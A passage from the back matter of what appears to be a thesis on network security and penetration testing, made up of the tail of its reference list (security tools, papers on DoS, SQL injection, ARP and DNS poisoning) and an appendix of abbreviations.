Nessus Scanner, (2016). Retrieved May 15, 2016, from http://www.tenable.com/products/nessus-vulnerability-scanner

Nmap, (2015). Retrieved November 30, 2015, from https://nmap.org/

Ophcrack, (2016). Retrieved May 7, 2016, from http://ophcrack.sourceforge.net/

Patrikakis, C., Masikos, M., & Zouraraki, O. (2004). Distributed Denial of Service attacks. *The Internet Protocol Journal, 7*(4).

Peng, T., Leckie, C., & Ramamohanarao, K. (2007). Survey of network-based defense mechanisms countering the DoS and DDoS problems. *ACM Computing Surveys. 39, 1,* 3.

Phishing attack, (2015). Retrieved November 25, 2015, https://www.microsoft.com/security/online-privacy/phishing-symptoms.aspx

Pinkas, B., & Sander, T. (2002). Securing passwords against dictionary attacks. *Proceedings of the 9th ACM Conference on Computer and Communications Security*, 161–170.

Puangpronpitag, S., & Masusai, N. (2009). An efficient and feasible solution to ARP spoof problem. *6th International Conference on Electrical Engineering/Electronics, Computer, Telecommunications and Information Technology*.

Rothacker, A. (2010). *Default, blank & weak username/passwords*. Retrieved April 16, 2016, from http://www.teamshatter.com/topics/general/team-shatter-exclusive/default-blank-and-weak-username-and-passwords

Shankdhar, P. (2015). *Popular tools for brute-force attacks*. Retrieved April 20, 2016, from http://resources.infosecinstitute.com/popular-tools-for-brute-force-attacks/

Shellter, (2015). Retrieved December 2, 2015, from https://www.shellterproject.com/introducing-shellter/

Shevtekar, A., Anantharam, K., & Ansari, N. (2005). *Low rate TCP Denial-of-Service attack detection at edge routers, 9*, 4, 363–365.

Siddharth, S., & Doshi, P. (2010). *Five common web application vulnerabilities*. Retrieved April 18, 2016, from http://www.symantec.com/connect/articles/five-common-web-application-vulnerabilities

Sikorski, M., & Honig, A. (2012). *Practical malware analysis: The hands-on guide to dissecting malicious software*. USA: No Starch Press.

Simon, I. (2001). *A comparative analysis of methods of defense against buffer overflow attacks*. Retrieved April 19, 2016, from http://www.mcs.csuhayward.edu/simon/security/boflo.html

Singh, A. (2011). *Ettercap*. Retrieved May 8, 2016, from http://hackarde.blogspot.com.tr/2011/10/ettercap-man-in-middle.html

Snort, (2016). Retrieved May 16, 2016, from https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/100/original/snort_manual.pdf

Snort example, (2004). Retrieved May 16, 2016, from http://windowsitpro.com/systems-management/sniff-snort

Son, S., & Shmatikov, V. (2010). The hitchhikers guide to DNS cache poisoning. *Security and Privacy in Communication Networks,* 466–483.

SQL injection, (2015). Retrieved November 2, 2015, from https://en.wikipedia.org/wiki/SQL_injection

SQL injection owasp, (2015). Retrieved November 24, 2015, from https://www.owasp.org/index.php/SQL_Injection

Sqlmap, (2015). Retrieved December 2, 2015, from http://sqlmap.org/

Stewart, J. (2003). *DNS cache poisoning - The next generation*. Retrieved April 30, 2016, from http://www.ouah.org/DNScp.htm

Stone, J., & Merrion, S. (2004). Instant Messaging or Instant Headache. *Queue, 2(2), 72.*

Uniscan, (2014). Retrieved May 16, 2016, from http://tools.kali.org/web-applications/uniscan

Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., & Vigna, G. (2007). *Cross-site scripting prevention with dynamic data tainting and static analysis*. In Proc. of Network & Distributed System Security.

Whitaker, A., & Newman, D. P. (2006). *Penetration testing and network defense.* Indianapolis, IN, USA: Cisco Press.

Wireshark, (2015). Retrieved December 2, 2015, from https://www.wireshark.org/about.html

Wright, J. (2016). *Five wireless threats you may not know*. Retrieved April 17, 2016, from http://www.sans.edu/research/security-laboratory/article/wireless-security-1

XArp, (2015). Retrieved December 2, 2015, from http://www.xarp.net/

Zenmap, (2009). Retrieved May 15, 2016, from https://isc.sans.edu/forums/diary/New+to+me+nmap+Features/5057/

APPENDICES

LIST OF ABBREVIATIONS

AP	Access Point
APR	ARP Poison Routing
ARP	Address Resolution Protocol
ASP	Active Server Pages
BeEF	Browser Exploitation Framework
BSSID	Basic Service Set Identification
CIA	Confidentiality, Integrity, Availability
CMS	Content Management System
CPU	Central Processing Unit
CSRF	Cross-Site Request Forgery
CVE	Common Vulnerabilities and Exposures
CSV	Comma Separated Values
DNS	Domain Name System
DoS	Denial of Service
DDoS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol
DLL	Dynamic-Link Library
DOM	Document Object Model
ERP	Enterprise Resource Planning
FTP	File Transfer Protocol
GIF	Graphics Interchange Format
HTTP	Hyper-Text Transfer Protocol
HTTPS	Secure Hyper-Text Transfer Protocol
ICMP	Internet Control Message Protocol
ICS	Industrial Control System
IEEE	Institute of Electrical and Electronics Engineers
IP	Internet Protocol
IPsec	Internet Protocol Security

IT	Information Technology
IV	Initialization Vector
JPEG	Joint Photographic Experts Group
LAN	Local Area Network
LM	LAN Manager
LSA	Local Security Authority
MAC	Media Access Control
MD5	Message-Digest 5
MITM	Man-in-the-middle
MRP	Material Requirements Planning
NAT	Network Address Translation
NC	Netcat
NDP	Neighbor Discovery Protocol
NIC	Network Interface Card
NIDS	Network Intrusion Detection System
NIPS	Network Intrusion Prevention System
Nmap	Network Mapper
NTLM	NT LAN Manager
OSI	Open Systems Interconnection
OWASP	Open Web Application Security Project
PHP	Hypertext Preprocessor
PID	Process Identifier
PLC	Programmable Logic Controller
PSK	Pre-Shared Key
QR	Quick Response
RAM	Random Access Memory
RDP	Remote Desktop Protocol
RPC	Remote Procedure Call
Rlogin	Remote Login
SAM	Security Account Manager
SCADA	Supervisory Control and Data Acquisition
SE	Social Engineering

SMB	Server Message Block
SNMP	Simple Network Management Protocol
SMTP	Simple Mail Transfer Protocol
SSH	Secure Shell
SQL	Structured Query Language
TCL	Tool Command Language
TLS	Transport Layer Security
UDP	User Datagram Protocol
UPnP	Universal Plug and Play
USB	Universal Serial Bus
XML	Extensible Markup Language
XSS	Cross-Site Scripting
VoIP	Voice over Internet Protocol
VPN	Virtual Private Network
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
WPS	Wi-Fi Protected Setup